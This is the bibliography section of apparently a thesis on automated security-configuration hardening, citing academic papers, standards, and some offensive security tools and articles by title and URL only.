[9] Robert King Brayton et al. *Logic Minimization Algorithms for VLSI Synthesis*. Kluwer Academic Publishers, 1984.

[10] Kay Henning Brodersen et al. "The Balanced Accuracy and Its Posterior Distribution". In: *2010 20th International Conference on Pattern Recognition*. 2010, pp. 3121–3124. DOI: 10.1109/ICPR.2010.764. URL: https://doi.org/10.1109/ICPR.2010.764.

[11] Ted Burke. *Command Cam*. 2011. URL: https://github.com/tedburke/CommandCam.

[12] Nancy Cam-Winget and Lisa Lorenzin. *Security Automation and Continuous Monitoring (SACM) Requirements*. RFC 8248. Sept. 2017. DOI: 10.17487/RFC8248. URL: https://rfc-editor.org/rfc/rfc8248.txt.

[13] Brian Carrier. *Scalpel*. 2013. URL: https://github.com/sleuthkit/scalpel.

[14] Leo de Castro et al. "SCRAM: A Platform for Securely Measuring Cyber Risk". In: *Harvard Data Science Review*. MIT Press-Journals, 2020. DOI: 10.1162/99608f92.b4bb506a. URL: https://doi.org/10.1162/99608f92.b4bb506a.

[15] M Ceccato et al. "A Framework for In-Vivo Testing of Mobile Applications". In: *2020 IEEE 13th International Conference on Software Testing, Validation and Verification (ICST)*. 2020, pp. 286–296. DOI: 10.1109/ICST46399.2020.00037. URL: https://doi.org/10.1109/ICST46399.2020.00037.

[16] CIS. *CIS-CAT Pro*. 2019. URL: https://www.cisecurity.org/cybersecurity-tools/cis-cat-pro.

[17] Diego Clerissi et al. "Plug the Database &Play with Automatic Testing: Improving System Testing by Exploiting Persistent Data". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 66–77. ISBN: 9781450367684. DOI: 10.1145/3324884.3416561. URL: https://doi.org/10.1145/3324884.3416561.

[18] Cn33liz. *Dumpert*. 2019. URL: https://github.com/outflanknl/Dumpert.

[19] Christian Collberg. *Tigress C Obfuscator*. 2010. URL: http://tigress.cs.arizona.edu/.

[20] Andrea Continella et al. "There's a Hole in That Bucket!: A Large-scale Analysis of Misconfigured S3 Buckets". In: *Proceedings of the 34th Annual Computer Security Applications Conference*. ACSAC '18. San Juan, PR, USA: Association for Computing Machinery, 2018, pp. 702–711. ISBN: 978-1-4503-6569-7. DOI: 10.1145/3274694.3274736. URL: https://doi.acm.org/10.1145/3274694.3274736.

[21] Benjamin Delpy and Vincent Le Toux. *Mimikatz*. 2014. URL: https://github.com/gentilkiwi/mimikatz.

[22] Pouria Derakhshanfar et al. "Good Things Come In Threes: Improving Search-based Crash Reproduction With Helper Objectives". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 211–223. ISBN: 9781450367684. DOI: 10.1145/3324884.3416643. URL: https://doi.org/10.1145/3324884.3416643.

[23] Jacob Devlin et al. "BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding". In: *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*. Minneapolis, MN: Association for Computational Linguistics, June 2019, pp. 4171–4186. DOI: 10.18653/v1/N19-1423. URL: https://aclanthology.org/N19-1423.

[24] Constanze Dietrich et al. "Investigating System Operators' Perspective on Security Misconfigurations". In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS '18. Toronto, Canada: Association for Computing Machinery, 2018, pp. 1272–1289. ISBN: 978-1-4503-5693-0. DOI: 10.1145/3243734.3243794. URL: https://doi.org/10.1145/3243734.3243794.

[25] DISA. *DISA Microsoft Windows Server 2016 STIG Benchmark*. Accessed: 2019-01-22, we used the version 7, current version is 13. 2019. URL: https://dl.dod.cyber.mil/wp-content/uploads/stigs/zip/U_MS_Windows_Server_2016_V2R3_STIG_SCAP_1-2_Benchmark.zip.

[26] Chris Drake. "PyEDA: Data Structures and Algorithms for Electronic Design Automation". In: *Proceedings of the 14th Python in Science Conference*. SCIPY 2015. 2015, pp. 25–30. DOI: 10.25080/Majora-7b98e3ed-004. URL: https://doi.org/10.25080/Majora-7b98e3ed-004.

[27] Clemens Dubslaff et al. "Causality in Configurable Software Systems". In: *Proceedings of the 44th IEEE/ACM International Conference on Software Engineering*. ICSE '22. Pittsburgh, PA: Association for Computing Machinery, 2022, pp. 325–337. ISBN: 9781450392211. DOI: 10.1145/3510003.3510200. URL: https://doi.org/10.1145/3510003.3510200.

[28] Tanmay Ganacharya. *Windows Defender Antivirus: Cloud Protection*. 2019. URL: https://www.microsoft.com/security/blog/2019/06/24/inside-out-get-to-know-the-advanced-technologies-at-the-core-of-microsoft-defender-atp-next-generation-protection.

[29] Michael C. Gerten et al. "ChemTest: An Automated Software Testing Framework for an Emerging Paradigm". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 54–560. ISBN: 9781450367684. DOI: 10.1145/3324884.3416638. URL: https://doi.org/10.1145/3324884.3416638.

[30] Jim Gill. *XSS Shell - Cross Site Scripting*. 2018. URL: https://www.securitynewspaper.com/2018/11/29/xss-shell-cross-site-scripting.

[31] Christophe Grenier. *PhotoRec*. 2019. URL: https://www.cgsecurity.org/wiki/PhotoRec.

[32] Andreas Happe and Jürgen Cito. "Understanding Hackers' Work: An Empirical Study of Offensive Security Practitioners". In: *Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*. ESEC/FSE 2023. San Fancisco, USA: Association for Computing Machinery, 2023. DOI: 10.1145/3611643.3613900. URL: https://doi.org/10.1145/3611643.3613900.

[33] Haochen He et al. "CP-Detector: Using Configuration-Related Performance Properties to Expose Performance Bugs". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 623–634. ISBN: 9781450367684. DOI: 10.1145/3324884.3416531. URL: https://doi.org/10.1145/3324884.3416531.

[34] Heinle Solutions, Inc. *CoGuard*. Accessed: 06.09.2022. 2021. URL: https://www.coguard.io.

[35] Fatemeh Hemmatian and Mohammad Karim Sohrabi. "A survey on classification techniques for opinion mining and sentiment analysis". In: *Artificial Intelligence Review* 52.3 (Oct. 2019), pp. 1495–1545. ISSN: 1573-7462. DOI: 10.1007/s10462-017-9599-6. URL: https://doi.org/10.1007/s10462-017-9599-6.

[36] Marc Heuse and David Maciejak. *Hydra - Password Brute-force Tool*. 2014. URL: https://github.com/vanhauser-thc/thc-hydra.

[37] Taylor Hornby. *CrackStation*. 2011. URL: https://crackstation.net/.

[38] Felix Huber. "Automatic and Reproducible Attacks on Insecurely Configured Systems Based on Security-Configuration Rules". Master's Thesis. Technical University of Munich, 2020.

[39] Center for Internet Security. *CIS Benchmark for Windows 10, version 1909*. 2022. URL: https://www.cisecurity.org/benchmark/microsoft%5C%5Fwindows%5C%5Fdesktop (visited on 07/13/2022).

[40] iRed.team. *Evading Windows Defender with 1 Byte Change*. 2019. URL: https://ired.team/offensive-security/defense-evasion/evading-windows-defender-using-classic-c-shellcode-launcher-with-1-byte-change.

[41] iRed.team. *Loading and Executing Shellcode From PE Resources*. 2019. URL: https://ired.team/offensive-security/code-injection-process-injection/loading-and-executing-shellcode-from-portable-executable-resources.

[42] Ajay Kumar Jha, Sunghee Lee, and Woo Jin Lee. "Developer Mistakes in Writing Android Manifests: An Empirical Study of Configuration Errors". In: *2017 IEEE/ACM 14th International Conference on Mining Software Repositories (MSR)*. May 2017, pp. 25–36. DOI: 10.1109/MSR.2017.41. URL: https://doi.org/10.1109/MSR.2017.41.

[43] Dongpu Jin et al. "PrefFinder: Getting the Right Preference in Configurable Software Systems". In: *Proceedings of the 29th IEEE/ACM International Conference on Automated Software Engineering*. ASE '14. Vasteras, Sweden: Association for Computing Machinery, 2014, pp. 151–162. ISBN: 978-1-4503-3013-8. DOI: 10.1145/2642937.2643009. URL: https://doi.acm.org/10.1145/2642937.2643009.

[44] İsmet Burak Kadron, Nicolás Rosner, and Tevfik Bultan. "Feedback-Driven Side-Channel Analysis for Networked Applications". In: *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*. ISSTA 2020. New York, NY, USA: Association for Computing Machinery, 2020, pp. 260–271. ISBN: 9781450380089. DOI: 10.1145/3395363.3397365. URL: https://doi.org/10.1145/3395363.3397365.

[45] Yuichiro Kanzaki et al. "Exploiting self-modification mechanism for program protection". In: *Proceedings 27th Annual International Computer Software and Applications Conference. COMPAC 2003*. Nov. 2003, pp. 170–179. DOI: 10.1109/CMPSAC.2003.1245338. URL: https://doi.org/10.1109/CMPSAC.2003.1245338.

[46] Lorenzo Keller, Prasang Upadhyaya, and George Candea. "ConfErr: A tool for assessing resilience to human configuration errors". In: *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*. June 2008, pp. 157–166. DOI: 10.1109/DSN.2008.4630084. URL: https://doi.org/10.1109/DSN.2008.4630084.

[47] Jesse Kornblum. *Clear Memory*. 2006. URL: http://jessekornblum.com/tools/clear-memory.

[48] Jesse Kornblum, Kris Kendall, and Nick Mikus. *Foremost*. 2013. URL: http://foremost.sourceforge.net.

[49] D. Richard Kuhn, Raghu N. Kacker, and Yu Lei. *Practical Combinatorial Testing*. Tech. rep. NIST Special Publication (SP) 800-142. Gaithersburg, MD: National Institute of Standards and Technology, Oct. 2010. URL: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-142.pdf.

[50] D. Richard Kuhn, D.R. Wallace, and A.M. Gallo. "Software fault interactions and implications for software testing". In: *IEEE Transactions on Software Engineering* 30.6 (2004), pp. 418–421. DOI: 10.1109/TSE.2004.24. URL: https://doi.org/10.1109/TSE.2004.24.

[51] Rick Kuhn et al. "Combinatorial Software Testing". In: *Computer* 42.8 (2009), pp. 94–96. DOI: 10.1109/MC.2009.253. URL: https://doi.org/10.1109/MC.2009.253.

[52] Daniele Lain, Kari Kostiainen, and Srdjan Čapkun. "Phishing in Organizations: Findings from a Large-Scale and Long-Term Study". In: *2022 IEEE Symposium on Security and Privacy (SP)*. 2022, pp. 842–859. DOI: 10.1109/SP46214.2022.9833766. URL: https://doi.org/10.1109/SP46214.2022.9833766.

[53] Yu Lei et al. “IPOG: A General Strategy for T-Way Software Testing”. In: *14th Annual IEEE International Conference and Workshops on the Engineering of Computer-Based Systems (ECBS'07)*. 2007, pp. 549–556. DOI: 10.1109/ECBS.2007.47. URL: https://doi.org/10.1109/ECBS.2007.47.

[54] Yu Lei et al. “IPOG/IPOG-D: efficient test generation for multi-way combinatorial testing”. In: *Software Testing, Verification and Reliability* 18.3 (2008), pp. 125–148. DOI: 10.1002/stvr.381. URL: https://onlinelibrary.wiley.com/doi/abs/10.1002/stvr.381.

[55] Thomas Leroy and Nicolas Bonnet. *VBA Obfuscator*. 2018. URL: https://github.com/bonnetn/vba-obfuscator.

[56] Vladimir I Levenshtein. “Binary codes capable of correcting deletions, insertions, and reversals”. In: *Soviet physics doklady*. Vol. 10. 8. 1966, pp. 707–710. URL: https://nymity.ch/sybilhunting/pdf/Levenshtein1966a.pdf.

[57] Maximilian Lierheimer et al. *TUM-PC Homepage*. Accessed: 27.09.2022. 2016. URL: https://wiki.tum.de/display/tumpc/TUM-PC+Startseite.

[58] Jun-Wei Lin, Navid Salehnamadi, and Sam Malek. “Test Automation in Open-Source Android Apps: A Large-Scale Empirical Study”. In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 1078–1089. ISBN: 9781450367684. DOI: 10.1145/3324884.3416623. URL: https://doi.org/10.1145/3324884.3416623.

[59] Kai Liu. *Elevate - Windows Program Elevation Tool*. 2009. URL: https://code.kliu.org/misc/elevate.

[60] Brigette Lundeen and Jim Alves-Foss. “Practical clickjacking with BeEF”. In: *2012 IEEE Conference on Technologies for Homeland Security (HST)*. Nov. 2012, pp. 614–619. DOI: 10.1109/THS.2012.6459919. URL: https://doi.org/10.1109/THS.2012.6459919.

[61] Phu X. Mai et al. “Metamorphic Security Testing for Web Systems”. In: *2020 IEEE 13th International Conference on Software Testing, Validation and Verification (ICST)*. 2020, pp. 186–197. DOI: 10.1109/ICST46399.2020.00028. URL: https://doi.org/10.1109/ICST46399.2020.00028.

[62] Robert Mandl. “Orthogonal Latin Squares: An Application of Experiment Design to Compiler Testing”. In: *Commun. ACM* 28.10 (Oct. 1985), pp. 1054–1058. ISSN: 0001-0782. DOI: 10.1145/4372.4375. URL: https://doi.org/10.1145/4372.4375.

[63] Christian Mayer. *Keylogger for Windows*. 2009. URL: https://github.com/TheFox/keylogger.

[64] Carlo Meijer and Bernard van Gastel. "Self-Encrypting Deception: Weaknesses in the Encryption of Solid State Drives". In: *2019 IEEE Symposium on Security and Privacy (SP)*. May 2019, pp. 72–87. DOI: 10.1109/SP.2019.00088. URL: https://doi.org/10.1109/SP.2019.00088.

[65] Xavier Mertens. *A Suspicious Use of certutil.exe*. 2018. URL: https://isc.sans.edu/diary/rss/23517.

[66] Microsoft Corporation. *Local Group Policy Object Utility*. Accessed: 2019-01-18. 2016. URL: https://www.microsoft.com/en-us/download/details.aspx?id=55319.

[67] Microsoft Corporation. *Macros from the internet will be blocked by default in Office*. 2023. URL: https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked.

[68] Microsoft Corporation. *secedit*. 2023. URL: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/secedit.

[69] Microsoft Corporation. *Security policy settings*. 2017. URL: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/security-policy-settings.

[70] MITRE Corporation. *MITRE ATT&CK*. 2020. URL: https://attack.mitre.org.

[71] Adam W. Montville and Bill Munyan. *Security Automation and Continuous Monitoring (SACM) Architecture*. Internet-Draft draft-ietf-sacm-arch-00. Work in Progress. Internet Engineering Task Force, Aug. 2018. 21 pp. URL: https://datatracker.ietf.org/doc/html/draft-ietf-sacm-arch-00.

[72] Stefan Mühlbauer, Sven Apel, and Norbert Siegmund. "Identifying Software Performance Changes across Variants and Versions". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 611–622. DOI: 10.1145/3324884.3416573. URL: https://doi.org/10.1145/3324884.3416573.

[73] M Nass, E Alégroth, and R Feldt. "On the Industrial Applicability of Augmented Testing: An Empirical Study". In: *2020 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW)*. 2020, pp. 364–371. DOI: 10.1109/ICSTW50294.2020.00065. URL: https://doi.org/10.1109/ICSTW50294.2020.00065.

[74] Linus Neumann. "Wenn Hacker Menschen hacken". In: (2019), pp. 462–464. URL: https://linus-neumann.de/wp-content/uploads/2018/11/Neumann_Linus_Wenn_Hacker_menschen_hacken.reportpsychologie_11-12.2018.pdf.

[75] KimHao Nguyen and ThanhVu Nguyen. "GenTree: Inferring Configuration Interactions Using Decision Trees". In: *Proceedings of the 36th IEEE/ACM International Conference on Automated Software Engineering*. ASE '21. Melbourne, Australia: IEEE Press, 2022, pp. 1232–1236. ISBN: 9781665403375. DOI: 10.1109/ASE51524.2021.9678676. URL: https://doi.org/10.1109/ASE51524.2021.9678676.

[76] *OpenControl*. Accessed: 2019-02-07. URL: https://open-control.org.

[77] OVAL Board. *OVAL Documentation*. https://ovalproject.github.io. Accessed: 2021-04-16.

[78] Rahul Pandita et al. "Inferring Method Specifications from Natural Language API Descriptions". In: *Proceedings of the 34th IEEE/ACM International Conference on Software Engineering*. ICSE '12. Zurich, Switzerland: IEEE Press, 2012, pp. 815–825. ISBN: 978-1-4673-1067-3. URL: https://dl.acm.org/doi/10.5555/2337223.2337319.

[79] F. Pedregosa et al. "Scikit-learn: Machine Learning in Python". In: *Journal of Machine Learning Research* 12 (2011), pp. 2825–2830. URL: https://www.jmlr.org/papers/volume12/pedregosa11a/pedregosa11a.pdf.

[80] Pedro Ubuntu. *Backdoorppt*. 2016. URL: https://github.com/r00t-3xp10it/backdoorppt.

[81] Juliana Alves Pereira et al. "Learning software configuration spaces: A systematic literature review". In: *Journal of Systems and Software* 182 (2021), p. 111044. ISSN: 0164-1212. DOI: 10.1016/j.jss.2021.111044. URL: https://www.sciencedirect.com/science/article/pii/S0164121221001412.

[82] Anjana Perera et al. "Defect Prediction Guided Search-Based Software Testing". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 448–460. ISBN: 9781450367684. DOI: 10.1145/3324884.3416612. URL: https://doi.org/10.1145/3324884.3416612.

[83] Joshua Pitts. *The Backdoor Factory*. 2013. URL: https://github.com/secretsquirrel/the-backdoor-factory.

[84] Martin Preisler and Marek Haicman. "Security Automation for Containers and VMs with OpenSCAP". In: *USENIX LISA*. Washington, DC, USA, 2018. URL: https://martin.preisler.me/wp-content/uploads/2018/03/LISA17-Tutorial-Security-Compliance-for-Containers-and-VMs-with-OpenSCAP.pdf.

[85] Guang Qiu et al. "Opinion Word Expansion and Target Extraction through Double Propagation". In: *Computational Linguistics* 37.1 (Mar. 2011), pp. 9–27. ISSN: 0891-2017. DOI: 10.1162/coli_a_00034. eprint: https://direct.mit.edu/coli/article-pdf/37/1/9/1810309/coli_a_00034.pdf. URL: https://doi.org/10.1162/coli_a_00034.

[86] Stephen Quinn et al. *The Technical Specification for the Security Content Automation Protocol (SCAP): SCAP Version 1.0*. Tech. rep. NIST, 2009. URL: https://csrc.nist.gov/publications/detail/sp/800-126/archive/2009-11-05.

[87] Markus Raab. "Improving system integration using a modular configuration specification language". In: *Companion Proceedings of the 15th International Conference on Modularity, Málaga, Spain, March 14 - 18, 2016*. 2016, pp. 152–157. DOI: 10.1145/2892664.2892691. URL: https://doi.org/10.1145/2892664.2892691.

[88] Markus Raab. "Safe Management of Software Configuration". In: *Proceedings of the CAiSE'2015 Doctoral Consortium at the 27th International Conference on Advanced Information Systems Engineering (CAiSE 2015), Stockholm, Sweden, June 11-12, 2015.* 2015, pp. 74–82. URL: http://www.ceur-ws.org/Vol-1415/CAISE2015DC09.pdf.

[89] Markus Raab and Gergö Barany. "Challenges in Validating FLOSS Configuration". In: *Open Source Systems: Towards Robust Practices - 13th IFIP WG 2.13 International Conference, OSS 2017, Buenos Aires, Argentina, May 22-23, 2017, Proceedings*. 2017, pp. 101–114. DOI: 10.1007/978-3-319-57735-7_11. URL: https://doi.org/10.1007/978-3-319-57735-7_11.

[90] Markus Raab et al. "Unified Configuration Setting Access in Configuration Management Systems". In: *Proceedings of the 28th International Conference on Program Comprehension*. ICPC '20. New York, NY, USA: Association for Computing Machinery, 2020, pp. 331–341. ISBN: 9781450379588. DOI: 10.1145/3387904.3389257. URL: https://doi.org/10.1145/3387904.3389257.

[91] A. Rabkin and R. Katz. "Static extraction of program configuration options". In: *2011 33rd IEEE/ACM International Conference on Software Engineering*. May 2011, pp. 131–140. DOI: 10.1145/1985793.1985812. URL: https://doi.org/10.1145/1985793.1985812.

[92] Akond Rahman, Chris Parnin, and Laurie Williams. "The Seven Sins: Security Smells in Infrastructure As Code Scripts". In: *Proceedings of the 41st IEEE/ACM International Conference on Software Engineering*. ICSE '19. Montreal, Quebec, Canada: IEEE Press, 2019, pp. 164–175. DOI: 10.1109/ICSE.2019.00033. URL: https://doi.org/10.1109/ICSE.2019.00033.

[93] Georges Aaron Randrianaina et al. "On the Benefits and Limits of Incremental Build of Software Configurations: An Exploratory Study". In: *ICSE 2022 - 44th IEEE/ACM International Conference on Software Engineering*. Pittsburgh, PA / Virtual, United States, May 2022, pp. 1–12. URL: https://hal.archives-ouvertes.fr/hal-03547219.

[94] Red Hat, Inc. *Ansible Documentation: working with Playbooks*. Accessed: 2019-02-07. URL: https://docs.ansible.com/ansible/latest/user_guide/playbooks.html.

[95] Red Hat, Inc. *ComplianceAsCode*. https://github.com/ComplianceAsCode. Accessed: 2021-04-16. 2014.

[96] Red Hat, Inc. *OpenSCAP*. Accessed: 2018-12-18. 2010. URL: https://www.open-scap.org.

[97] Patrick Stöckle, Bernd Grobauer, and Alexander Pretschner. *Updated version of the step repository with Windows Server 2019*. 2020. URL: https://github.com/tum-i4/disa-windows-server-2019.

[98] Cedric Richter and Heike Wehrheim. "Attend and Represent: A Novel View on Algorithm Selection for Software Verification". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ACM '20. Virtual Event, Australia: Association for Computing Machinery, 2021, pp. 1016–1028. DOI: 10.1145/3324884.3416633. URL: https://doi.org/10.1145/3324884.3416633.

[99] SaltStack, Inc. *SaltStack*. Accessed: 2019-01-07. 2011. URL: https://github.com/saltstack/salt.

[100] Mark Santolucito et al. "Synthesizing Configuration File Specifications with Association Rule Learning". In: *Proc. ACM Program. Lang.* 1.OOPSLA (Oct. 2017), 64:1–64:20. ISSN: 2475-1421. DOI: 10.1145/3133888. URL: https://doi.acm.org/10.1145/3133888.

[101] Mohammed Sayagh and Ahmed E. Hassan. "ConfigMiner: Identifying the Appropriate Configuration Options for Config-related User Questions by Mining Online Forums". In: *IEEE Transactions on Software Engineering* (2020), pp. 1–1. ISSN: 1939-3520. DOI: 10.1109/TSE.2020.2973997. URL: https://doi.org/10.1109/TSE.2020.2973997.

[102] Joakim Schicht. *RawCopy*. 2014. URL: https://www.github.com/jschicht/RawCopy.

[103] Michael Schneider. *HardeningKitty*. Accessed: 15.02.2022. 2017. URL: https://github.com/0x6d69636b/windows_hardening.

[104] Nir Sofer. *Nirsoft Password Recovery Tools*. 2001. URL: https://www.nirsoft.net/password_recovery_tools.html.

[105] Maria Spichkova et al. "VM2: Automated security configuration and testing of virtual machine images". In: *Procedia Computer Science* 176 (2020). Knowledge-Based and Intelligent Information & Engineering Systems: Proceedings of the 24th International Conference KES2020, pp. 3610–3617. ISSN: 1877-0509. DOI: 10.1016/j.procs.2020.09.025. URL: https://www.sciencedirect.com/science/article/pii/S1877050920319207.

[106] Jens Steube. *Hashcat*. URL: https://github.com/hashcat/hashcat.

[107] Patrick Stöckle, Bernd Grobauer, and Alexander Pretschner. "Automated Implementation of Windows-Related Security-Configuration Guides". In: *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering*. ASE '20. Virtual Event, Australia: Association for Computing Machinery, 2020, pp. 598–610. ISBN: 9781450367684. DOI: 10.1145/3324884.3416540. URL: https://doi.org/10.1145/3324884.3416540.

[108] Patrick Stöckle, Bernd Grobauer, and Alexander Pretschner. "Automated Implementation of Windows-related Security-Configuration Guides". In: *Software Engineering 2021*. Ed. by Anne Koziolek, Ina Schaefer, and Christoph Seidl. Bonn: Gesellschaft für Informatik e.V., 2021, pp. 101–102. DOI: 10.18420/SE2021_38. URL: https://dl.gi.de/handle/20.500.12116/34534.

[109] Patrick Stöckle, Bernd Grobauer, and Alexander Pretschner. *Repository to demonstrate the steps of the automated hardening process*. 2020. URL: https://github.com/tum-i4/disa-windows-server-2016.

[110] Patrick Stöckle, Bernd Grobauer, and Alexander Pretschner. *Repository with the check results for CIS guides before and after implementing the guides*. 2020. URL: https://github.com/tum-i4/CIS-Benchmark-Evaluation.

[111] Patrick Stöckle, Bernd Grobauer, and Alexander Pretschner. "Sicherheitskonfigurationsrichtlinien effizient verwalten und umsetzen: Der Scapolite-Ansatz". In: *Sicherheit in vernetzten Systemen: 29. DFN-Konferenz*. Preprint available under https://mediatum.ub.tum.de/doc/1656799/1656799.pdf. Hamburg, Deutschland: Norderstedt: Books on Demand, 2022. ISBN: 978-3-7557-8166-0.

[112] Patrick Stöckle and Felix Huber. "Open Windows? Attacks on Insecurely Configured Windows 10 Instances". In: *Proceedings of the 14th ACM Conference on Data and Application Security and Privacy (CODASPY)*. CODASPY '24. **SUBMITTED**. Association for Computing Machinery, 2024.

[113] Patrick Stöckle et al. "Automated Identification of Security-Relevant Configuration Settings Using NLP". en. In: *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering*. ASE '22. IEEE/ACM. Rochester, MI, USA: Association for Computing Machinery, 2022. URL: https://mediatum.ub.tum.de/doc/1685448/1685448.pdf.

[114] Patrick Stöckle et al. "Automatisierte Identifikation von sicherheitsrelevanten Konfigurationseinstellungen mittels NLP". In: *Software Engineering 2023*. Ed. by Gregor Engels, Regina Hebig, and Matthias Tichy. Bonn: Gesellschaft für Informatik e.V., 2023, pp. 115–116. URL: https://dl.gi.de/handle/20.500.12116/40111.

[115] Patrick Stöckle et al. "Better Safe Than Sorry! Automated Identification of Functionality-Breaking Security-Configuration Rules". In: *2023 IEEE/ACM International Conference on Automation of Software Test (AST)*. 2023, pp. 90–100. DOI: 10.1109/AST58925.2023.00013.

[116] Patrick Stöckle et al. “Hardening with Scapolite: A DevOps-Based Approach for Improved Authoring and Testing of Security-Configuration Guides in Large-Scale Organizations”. In: *Proceedings of the Twelveth ACM Conference on Data and Application Security and Privacy (CODASPY)*. CODASPY ’22. Baltimore, MD, USA: Association for Computing Machinery, 2022, pp. 137–142. ISBN: 9781450392204. DOI: 10.1145/3508398.3511525. URL: https://doi.org/10.1145/3508398.3511525.

[117] Patrick Stöckle et al. *Repository with the labeled data sets.* 2022. URL: https://github.com/tum-i4/Automated-Identification-of-Security-Relevant-Configuration-Settings-Using-NLP.

[118] Patrick Stöckle et al. “Sichere Konfigurationshärtung laufender Systeme”. In: *Sicherheit in vernetzten Systemen: 30. DFN-Konferenz*. Preprint available under https://mediatum.ub.tum.de/doc/1690560/1690560.pdf. Hamburg, Deutschland: Norderstedt: Books on Demand, 2023. ISBN: 978-3-7557-8166-0.

[119] Ya-Yunn Su, Mona Attariyan, and Jason Flinn. “AutoBash: Improving Configuration Management with Operating System Causality Analysis”. In: *SIGOPS Oper. Syst. Rev.* 41.6 (Oct. 2007), pp. 237–250. ISSN: 0163-5980. DOI: 10.1145/1323293.1294284. URL: https://doi.acm.org/10.1145/1323293.1294284.

[120] Lin Tan et al. “/*Icomment: Bugs or Bad Comments?*”. In: *SIGOPS Oper. Syst. Rev.* 41.6 (Oct. 2007), pp. 145–158. ISSN: 0163-5980. DOI: 10.1145/1323293.1294276. URL: https://doi.acm.org/10.1145/1323293.1294276.

[121] Chunqiang Tang et al. “Holistic Configuration Management at Facebook”. In: *Proceedings of the 25th Symposium on Operating Systems Principles*. SOSP ’15. Monterey, CA: Association for Computing Machinery, 2015, pp. 328–343. ISBN: 978-1-4503-3834-9. DOI: 10.1145/2815400.2815401. URL: https://doi.acm.org/10.1145/2815400.2815401.

[122] Sylvia Tiegs. “Wenn Hacker-Banden es auf einen abgesehen haben, kann man sich nur schwer wehren”. In: *rbb24* (Nov. 30, 2021). URL: https://www.rbb24.de/panorama/beitrag/2021/11/cyber-attacken-sicherheit-angriffe-tu-berlin.html.

[123] Mubin Ul Haque, M. Mehdi Kholoosi, and M. Ali Babar. “KGSecConfig: A Knowledge Graph Based Approach for Secured Container Orchestrator Configuration”. In: *2022 IEEE International Conference on Software Analysis, Evolution and Reengineering (SANER)*. 2022, pp. 420–431. DOI: 10.1109/SANER53432.2022.00057. URL: https://doi.org/10.1109/SANER53432.2022.00057.

[124] Raz Varren. *XSShell*. 2018. URL: https://github.com/raz-varren/xsshell.

[125] Miguel Velez et al. "On Debugging the Performance of Configurable Software Systems: Developer Needs and Tailored Tool Support". In: *Proceedings of the 44th IEEE/ACM International Conference on Software Engineering*. ICSE '22. Pittsburgh, PA: Association for Computing Machinery, 2022, pp. 1571–1583. ISBN: 9781450392211. DOI: 10.1145/3510003.3510043. URL: https://doi.org/10.1145/3510003.3510043.

[126] Emanuele Viglianisi, Michael Dallago, and Mariano Ceccato. "RESTTESTGEN: Automated Black-Box Testing of RESTful APIs". In: *2020 IEEE 13th International Conference on Software Testing, Validation and Verification (ICST)*. 2020, pp. 142–152. DOI: 10.1109/ICST46399.2020.00024. URL: https://doi.org/10.1109/ICST46399.2020.00024.

[127] David Waltermire and Jessica Fitzgerald-McKay. *Transitioning to the Security Content Automation Protocol (SCAP) Version 2*. Tech. rep. NIST, Sept. 2018. DOI: 10.6028/NIST.CSWP.09102018. URL: https://doi.org/10.6028/NIST.CSWP.09102018.

[128] David Waltermire et al. *Specification for the Extensible Configuration Checklist Description Format (XCCDF) Version 1.2*. Tech. rep. NIST, 2012. URL: https://csrc.nist.gov/publications/nistir/ir7275-rev4/NISTIR-7275r4.pdf.

[129] David Waltermire et al. *The Technical Specification for the Security Content Automation Protocol (SCAP) Version 1.3*. en. Feb. 2018. DOI: 10.6028/NIST.SP.800-126r3. URL: https://doi.org/10.6028/NIST.SP.800-126r3.

[130] Rui Wang et al. "Towards Automatic Reverse Engineering of Software Security Configurations". In: *Proceedings of the 15th ACM Conference on Computer and Communications Security*. CCS '08. Alexandria, VA, USA: Association for Computing Machinery, 2008, pp. 245–256. ISBN: 978-1-59593-810-7. DOI: 10.1145/1455770.1455802. URL: https://doi.acm.org/10.1145/1455770.1455802.

[131] Yingchen Wang et al. "Hertzbleed: Turning Power Side-Channel Attacks Into Remote Timing Attacks on x86". In: *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, Aug. 2022, pp. 679–697. ISBN: 978-1-939133-31-1. URL: https://www.usenix.org/conference/usenixsecurity22/presentation/wang-yingchen.

[132] Yuqing Wang, Maaret Pyhäjärvi, and Mika V. Mäntylä. "Test Automation Process Improvement in a DevOps Team: Experience Report". In: *2020 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW)*. 2020, pp. 314–321. DOI: 10.1109/ICSTW50294.2020.00057. URL: https://doi.org/10.1109/ICSTW50294.2020.00057.

[133] David Wells. *UAC Autoelevation*. 2018. URL: https://www.medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e.

